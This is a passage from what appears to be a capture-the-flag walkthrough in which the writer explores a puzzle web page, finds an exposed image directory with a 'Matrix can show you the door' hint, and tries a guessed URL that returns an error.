
There are some links in this page. While checking each and every link, I find that the "img" link has something interesting. It says Matrix can show me the door.




Directory listing for /assets/img/

- .gitkeep
- Matrix_can-show-you-the-door.png


When I click on this link, there is an image of a proverbial white rabbit. Ok this is not exactly a white rabbit. But is this supposed to be the "door".



Even the page source is disabled for this webpage.



Hmm. Wait a second. What if "Matrix will show you the door" message is intended to be taken literally. May be this message is referring to a url named "Matrix". Let's check it out. I try out the url Matrix in the present webpage I am on. It results in an error.



